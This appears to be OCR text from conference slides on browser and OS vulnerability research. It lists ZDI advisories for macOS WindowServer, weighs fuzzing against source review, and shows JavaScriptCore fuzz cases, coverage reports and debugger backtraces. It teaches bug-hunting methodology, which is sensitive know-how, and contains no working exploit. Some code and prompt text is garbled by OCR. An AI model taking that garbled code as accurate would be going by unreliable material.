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
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Observation:

*Historically **bad components** will often take **years** to improve*


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
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| ZDI-16-639 | ZDI-CAN-3773 | Apple | CVE-2016-4638 | 2016-12-15 |
| Apple OS X WindowServer _XSetDictionaryForCurrentSession Type Confusion Privilege Escalation Vulnerability | | | | |
| ZDI-16-638 | ZDI-CAN-3770 | Apple | CVE-2016-4640 | 2016-12-15 |
| Apple OS X WindowServer _XRegisterCursorWithData Memory Corruption Privilege Escalation Vulnerability | | | | |
| ZDI-16-609 | ZDI-CAN-3772 | Apple | CVE-2016-4709 | 2016-11-15 |
| Apple OS X WindowServer _XSetPerUserConfigurationData Type Confusion Privilege Escalation Vulnerability | | | | |
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| ZDI-16-435 | ZDI-CAN-3769 | Apple | CVE-2016-4640 | 2016-07-20 |
| Apple OS X WindowServer Heap-Buffer Overflow Privilege Escalation Vulnerability | | | | |
| ZDI-16-433 | ZDI-CAN-3768 | Apple | CVE-2016-4641 | 2016-07-20 |
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| ZDI-16-432 | ZDI-CAN-3771 | Apple | CVE-2016-4652 | 2016-07-20 |
| Apple OS X WindowServer _XFlushRegion Out-Of-Bounds Read Privilege Escalation Vulnerability | | | | |
| ZDI-16-431 | ZDI-CAN-3776 | Apple | CVE-2016-4639 | 2016-07-20 |
| Apple OS X WindowServer Memory Corruption Privilege Escalation Vulnerability | | | | |
| ZDI-16-358 | ZDI-CAN-3611 | Apple | CVE-2016-1804 | 2016-05-26 |
| (Pwn2Own) Apple OS X WindowServer Use-After-Free Privilege Escalation Vulnerability | | | | |




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| ZDI-17-355 | ZDI-CAN-4624 | Apple | CVE-2017-2548 | 2017-05-18 |
| (Pwn2Own) Apple macOS WindowServer XSetWindowListBrightness Out-Of-Bounds Access Privilege Escalation Vulnerability | | | | |
| ZDI-17-353 | ZDI-CAN-4592 | Apple | CVE-2017-2537 | 2017-05-18 |
| (Pwn2Own) Apple macOS WindowServer Dragging Space Use-After-Free Privilege Escalation Vulnerability | | | | |
| ZDI-17-349 | ZDI-CAN-4600 | Apple | CVE-2017-2541 | 2017-05-15 |
| (Pwn2Own) Apple macOS WindowServer _XGetWindowMovementGroup Stack-based Buffer Overflow Privilege Escalation Vulnerability | | | | |
| ZDI-17-348 | ZDI-CAN-4599 | Apple | CVE-2017-2540 | 2017-05-15 |
| (Pwn2Own) Apple macOS WindowServer _XGetConnectionPSN Information Disclosure Vulnerability | | | | |



4
ZDI Advisories for
macOS WindowServer



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ZDI Advisory for
macOS WindowServer



XKCD, Code Quality - <https://xkcd.com/1513/>

Historically Bad Components



- Likely started by novice developers
- Overly complex code, prone to regressions
- Built on poor assumptions or with little foresight
- Experienced major paradigm shift in design or integration
- ...

Step 3:

Bug Hunting



Observation:

*Discovering vulnerabilities is often
the **hardest part** of the process*

Fuzzing

Pros

- Easy for noobs, generally low cost
- Requires little knowledge about codebase
- Very good at covering ‘breadth’
- Scalable, eg on the Cloud

Cons

- Bug collision more likely
- Unlikely to discover deep or ‘complex’ bugs
- Some code is hard to fuzz effectively
- Requires root-cause-analysis of crashes

Source Review

Pros

- Can yield deeply rooted bugs
- Bug collision less likely, longer shelf life

Cons

- A tedious process on well vetted code
- Requires knowledge of vuln/bug classes
- May require expert knowledge of codebase
- Expert researchers are not scalable
- Hard to measure progress, quality
- Writing a Proof-of-Concept can be expensive

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Dashboard Statistics Overview

[Dashboard](#)**4475848**

Testcases from 1 Grammars

[View Details](#)**10**

Running clusters

**6594**


Crashing Testcases

[View Details](#)

Active Grammars

JSC_maxCov

Testcase Consumption Chart



```
266 try { someTypedArray1.reduce(function(acc, cval, c_index, c_array) { try{ c_array[c_index] = c_array.reduce((acc, cval, c_index, c_array) => { try{  
    y.lastIndexOf(new Object(), -32760);c_array[c_index] = c_array.filter((arg) => { return (arg == new Object()) }); } catch(e){ } });c_array.reverse()  
267 try { someRegex1[Symbol.search]("WUtazcQunqxEnKAbPkeIfNoQnSp0wQULMu0DVF") } catch (e) { }  
268 try { someSet1.entries() } catch (e) { }  
269 try { someWeakSet1.delete(function() {}) } catch (e) { }  
270 try { Object.getOwnPropertyNames(someWeakSet1) } catch (e) { }  
271 try { someString1.hasOwnProperty("toString") } catch (e) { }  
272 try { for (var element in someObject1) { try{ someObject1[element] = someObject1[element].concat(); } catch(e) { } } } catch (e) { }  
273 try { someTypedArray1 = new Uint16Array(someArrayBuffer1, 114) } catch (e) { }  
274 try { someIntlNumberFormat1.formatToParts(+17064) } catch (e) { }  
275 try { Math.sinh(11582) } catch (e) { }  
276 try { someWeakSet1.add(someTypedArray1) } catch (e) { }  
277 try { some DataView1.getFloat64(250, false) } catch (e) { }  
278 try { Intl.NumberFormat.supportedLocalesOf("fi-FI") } catch (e) { }  
279 try { someArray1[0] = someRegex1.test(String.fromCodePoint(669014) + "prAmHEKKXgdQBgytdTnyQnd") } catch (e) { }  
280 try { someWeakSet1.delete(someObject1) } catch (e) { }  
281 try { Intl.DateTimeFormat.supportedLocalesOf("ar-LB-u-hc-h11-nu-beng") } catch (e) { }  
282 try { Intl.NumberFormat.supportedLocalesOf("es-PA-u-nu-kali") } catch (e) { }  
283 try { for(var index=0; index < 7; index++){ someArray1[index] = someArray1.entries(); } } catch (e) { }  
284 try { for(var index=0; index < 8; index++){ someArray1[index] = someArray1.join("iRq"); } } catch (e) { }
```

LCOV - code coverage report

Current view: [top level](#) - runtime

Test: coverage.info

Date: 2018-05-26 20:15:02

Hit

Total

Coverage

Lines:

20014

3380

59.2 %

Functions:

0


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| Filename | Line Coverage | Functions |
|--|---------------|-----------|
| AbstractModuleRecord.cpp | 0.0 % | 0 / 252 |
| AbstractModuleRecord.h | 0.0 % | 0 / 14 |
| ArgList.cpp | 85.1 % | 40 / 47 |
| ArgList.h | 50.9 % | 28 / 55 |
| ArrayBuffer.cpp | 49.8 % | 100 / 201 |
| ArrayBuffer.h | 51.5 % | 17 / 33 |
| ArrayBufferNeuteringWatchpoint.cpp | 81.2 % | 13 / 16 |
| ArrayBufferNeuteringWatchpoint.h | 100.0 % | 3 / 3 |
| ArrayBufferSharingMode.h | 83.3 % | 5 / 6 |
| ArrayBufferView.cpp | 0.0 % | 0 / 16 |
| ArrayBufferView.h | 42.9 % | 9 / 21 |
| ArrayConstructor.cpp | 71.7 % | 43 / 60 |
| ArrayConstructor.h | 93.8 % | 15 / 16 |
| ArrayConventions.cpp | 100.0 % | 6 / 6 |
| ArrayConventions.h | 23.1 % | 6 / 26 |
| ArrayIteratorPrototype.cpp | 100.0 % | 5 / 5 |
| ArrayIteratorPrototype.h | 100.0 % | 10 / 10 |
| ArrayPrototype.cpp | 92.9 % | 724 / 779 |

Directory: /WebKit/Source/JavaScriptCore/runtime

Observation:

More bugs shake out of hard fought final coverage percentages



```

1 #include <functional>
2
3 long to = argumentC::readIntFromMemory(exec, 0, length);
4 RETURN_IF_EXCEPTION(scope, encodedValue);
5 long from = argumentC::readIntFromMemory(exec, 1, length);
6 RETURN_IF_EXCEPTION(scope, encodedValue);
7 long final = argumentC::readIntFromMemory(exec, 2, length, length);
8 RETURN_IF_EXCEPTION(scope, encodedValue);

9 if (final < from)
10     return JSValue::encode(exec->hostValue(0));
11
12 long count = std::min(length - std::max(0, from), final);
13
14 if (thisObject->isObject())
15     return thisObject->proto->typedArrayProto->createArray();
16
17 typename ViewClass::ElementTypes* array = thisObject->proto-
18     createElement(&array + to, array + from, count + thisObject->proto->
19         length);
20
21 return JSValue::encode(exec->hostValue(0));
22 }

23 template<typename ViewClass>
24 EncodedJSValue JSC::HOST_CALL genericTypedArrayViewProtoFunct
25 {
26     auto scope = DECLARE_THROW_SCOPE(w);
27     <typelibFunctions.h> genericTypedArrayViewProtoFunction(w);
28 }
29
30 search init BOTTOM, continuing at 0x0

```

Speculator exec)

sp@wsl] ~ % E 175/577 fd : 0



Advice:

*Make aggressive use of tools,
debuggers, and dynamic analysis*

```
+---/.../Source/JavaScriptCore/heap/MarkedAllocator.cpp-----+
|392         if (needsDestruction()) {
|393             // If blocks need destruction then nothing is empty! This is a corr
|394             // become wrong once we go full concurrent: when we create a new bl
|395             // into the empty set for a tiny moment. On the other hand, this co
|396             // in stopTheWorld.
|397             ASSERT(m_empty.isEmpty());
|398             m_canAllocateButNotEmpty = m_live & ~m_markingRetired;
|399             return;
|400         }
|401
|402         m_empty = m_live & ~m_markingNotEmpty;
|403         m_canAllocateButNotEmpty = m_live & m_markingNotEmpty & ~m_markingRetir
|404
|405         if (false) {
|406             dataLog("Bits for ", m_cellSize, ", ", m_attributes, " after endMar
|407             dumpBits(WTF::dataFile());
|408         }
|409     }
|410
|411     void MarkedAllocator::snapshotUnsweptForEdenCollection()
|412     {
|413         m_unswept |= m_eden;
+-----+
extended-r Thread 11997.11997 In: JSC::MarkedAllocator::endMa* L402  PC: 0x3b485a137e92
(rr) █
```

```
(rr) bt
#0 WTF::FastBitVector::operator<WTF::FastBitVectorAndWords<WTF::FastBitVectorWordView, WTF::FastBitVectorNotWords<WTF::FastBitVectorWordView> > (this=0x26af196c1060, other=...) at ../../Source/WTF/wtf/FastBitVector.h:452
#1 0x00003b485a137ede in JSC::MarkedAllocator::endMarking (this=0x26af196c1000) at ../../Source/JavaScriptCore/heap/MarkedAllocator.cpp:402
#2 0x00003b485a142380 in JSC::MarkedSpace::<lambda(JSC::MarkedAllocator*)>::operator() (JSC::MarkedAllocator &) const {__closure=0x7fff330b0f23, allocator=...} at ../../Source/JavaScriptCore/heap/MarkedSpace.cpp:437
#3 0x00003b485a143593 in JSC::MarkedSpace::forEachAllocator<JSC::MarkedSpace::endMarking> () (const JSC::MarkedSpace::<lambda(JSC::MarkedAllocator*)> &) (this=0x1cb969c000e8, functor=...)
at ../../Source/JavaScriptCore/heap/MarkedSpace.h:236
#4 0x00003b485a1424cc in JSC::MarkedSpace::endMarking (this=0x1cb969c000e8) at ../../Source/JavaScriptCore/heap/MarkedSpace.cpp:439
#5 0x00003b485a0f3a13 in JSC::Heap::endMarking (this=0x1cb969c00010) at ../../Source/JavaScriptCore/heap/Heap.cpp:753
#6 0x00003b485a0f61e6 in JSC::Heap::runEndPhase (this=0x1cb969c00010, conn=JSC::GCConductor::Mutator) at ../../Source/JavaScriptCore/heap/Heap.cpp:1419
#7 0x00003b485a0f4fea in JSC::Heap::runCurrentPhase (this=0x1cb969c00010, conn=JSC::GCConductor::Mutator, currentThreadState=0xffff330b10e0) at ../../Source/JavaScriptCore/heap/Heap.cpp:1145
#8 0x00003b485a0f72de in JSC::Heap::<lambda(JSC::CurrentThreadState*)>::operator() (JSC::CurrentThreadState &) const {__closure=0xffff330b1190, state=...} at ../../Source/JavaScriptCore/heap/Heap.cpp:1749
#9 0x00003b485a1009ca in WTF::ScopedLambdaFunction<void(JSC::CurrentThreadState), JSC::Heap::collectInMutatorThread()::<lambda(JSC::CurrentThreadState*)>>::implFunction(void *, JSC::CurrentThreadState &) (argument=0x7fff330b1180, arguments="#0") at ../../Source/WTF/wtf/ScopedLambda.h:104
#10 0x00003b485a130435 in WTF::ScopedLambda::void(JSC::CurrentThreadState)>::operator() (JSC::CurrentThreadState &) (void) const (this=0x7fff330b1180) at ../../Source/WTF/wtf/ScopedLambda.h:56
#11 0x00003b485a133110 in JSC::callWithCurrentThreadState(const WTF::ScopedLambda& void(JSC::CurrentThreadState)) (lambda=...) at ../../Source/JavaScriptCore/heap/MachineStackMarker.cpp:469
#12 0x00003b485a0f73f9 in JSC::Heap::collectInMutatorThread (this=0x1cb969c00010) at ../../Source/JavaScriptCore/heap/Heap.cpp:1761
#13 0x00003b485a0f72af in JSC::Heap::stopIfNecessarySlow (this=0x1cb969c00010, oldState=5) at ../../Source/JavaScriptCore/heap/Heap.cpp:1730
#14 0x00003b485a0f7157 in JSC::Heap::stopIfNecessarySlow (this=0x1cb969c00010) at ../../Source/JavaScriptCore/heap/Heap.cpp:1704
#15 0x00003b485a1059f2 in JSC::Heap::stopIfNecessary (this=0x1cb969c00010) at ../../Source/JavaScriptCore/heap/HeapInlines.h:269
#16 0x00003b485a0f9738 in JSC::Heap::collectIfNecessaryOrDefer (this=0x1cb969c00010, deferralContext=0x0) at ../../Source/JavaScriptCore/heap/Heap.cpp:2520
#17 0x00003b485a137309 in JSC::MarkedAllocator::allocateSlowCaseImpl (this=0x26af196c9ab0, deferralContext=0x0, crashOnFailure=true) at ../../Source/JavaScriptCore/heap/MarkedAllocator.cpp:208
#18 0x00003b485a1371a9 in JSC::MarkedAllocator::allocateSlowCase (this=0x26af196c9ab0, deferralContext=0x0) at ../../Source/JavaScriptCore/heap/MarkedAllocator.cpp:186
#19 0x00003b485a1391ff in JSC::MarkedAllocator::<lambda()>::operator() (void) const {__closure=0xffff330b1370} at ../../Source/JavaScriptCore/heap/MarkedAllocatorInlines.h:50
#20 0x00003b485a139491 in JSC::FreeList::allocate<JSC::MarkedAllocator::allocate(JSC::GCDeferralContext)*::<lambda()>> (const JSC::MarkedAllocator::<lambda()> &) (this=0x26af196c9ab0, slowPath=...)
at ../../Source/JavaScriptCore/heap/FreeListInlines.h:46
#21 0x00003b485a139244 in JSC::MarkedAllocator::allocate (this=0x26af196c9ab0, deferralContext=0x0) at ../../Source/JavaScriptCore/heap/MarkedAllocatorInlines.h:51
#22 0x00003b485a15730f in JSC::Subspace::allocate (this=0x1cb969c015c8, size=40) at ../../Source/JavaScriptCore/heap/Subspace.cpp:98
#23 0x00003b485a0d4366 in JSC::tryAllocateCellHelper<JSC::JSFunction, (JSC::AllocationFailureMode)0, (JSC::GCDeferralContextArgPresense)1> (heap=..., deferralContext=0x0, size=40)
at ../../Source/JavaScriptCore/runtime/JSCellInlines.h:152
#24 0x00003b485a0d3ed7 in JSC::allocateCell<JSC::JSFunction> (heap=..., size=40) at ../../Source/JavaScriptCore/runtime/JSCellInlines.h:173
#25 0x00003b485a0d3cd9 in JSC::JSFunction::createImpl (vm=..., executable=0xc3c73e0, scope=0xb1d17747fd0, structure=0xcf17d0) at ../../Source/JavaScriptCore/runtime/JSFunction.h:179
#26 0x00003b485a141a2f in JSC::JSFunction::create (vm=..., executable=0xcc73e0, scope=0xb1d17747fd0, structure=0xcf17d0) at ../../Source/JavaScriptCore/runtime/JSFunction.cpp:73
#27 0x00003b485a1d1ee1 in JSC::JSFunction::create (vm=..., executable=0xcc73e0, scope=0xb1d17747fd0) at ../../Source/JavaScriptCore/runtime/JSFunction.cpp:68
#28 0x00003b485a28885a in JSC::(anonymous namespace)::llint_slow_path_new_func (exec=0x7fff330b1660, pc=0x305f707fc698) at ../../Source/JavaScriptCore/llint/LLIntSlowPaths.cpp:1153
#29 0x00003b485a295e1c in llint_entry () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#30 0x00003b485a2970d7 in llint_entry () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#31 0x00003b485a2970d7 in llint_entry () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#32 0x00003b485a2970d7 in llint_entry () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#33 0x00003b485a290474 in vmEntryToJavaScript () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#34 0x00003b485a22590c in JSC::JITCode::execute (this=0x26af196a2c80, vm=0x1cb969c00000, protoCallFrame=0x7fff330b1ab0) at ../../Source/JavaScriptCore/jit/JITCode.cpp:81
#35 0x00003b485a1d5ed2 in JSC::Interpreter::executeProgram (this=0x26af196fd150, source=..., callFrame=0xce80e8, thisObj=0xcdce2e0) at ../../Source/JavaScriptCore/interpreter/Interpreter.cpp:912
#36 0x00003b485a42ba0c in JSC::evaluate (exec=0xce80e8, source=..., thisValue=..., returnedException=...) at ../../Source/JavaScriptCore/runtime/Completion.cpp:103
#37 0x000000000046cfad in runWithOptions (globalObject=0xce80a0, options=...) at ../../Source/JavaScriptCore/jsc.cpp:3408
#38 0x000000000046dfb1 in <lambda(JSC::VM*, GlobalObject*)>::operator() (JSC::VM &, GlobalObject *) const {__closure=0x7fff330b2800, globalObject=0xce80a0} at ../../Source/JavaScriptCore/jsc.cpp:3797
#39 0x00000000004700fd in runJSC<jscmain(int, char**::<lambda(JSC::VM*, GlobalObject*)>> (CommandLine, bool, const <lambda(JSC::VM*, GlobalObject*)> &) (options=..., isWorker=false, func=...)
at ../../Source/JavaScriptCore/jsc.cpp:3699
#40 0x000000000046e070 in jscmain (argc=2, argv=0x7fff330b29d8) at ../../Source/JavaScriptCore/jsc.cpp:3797
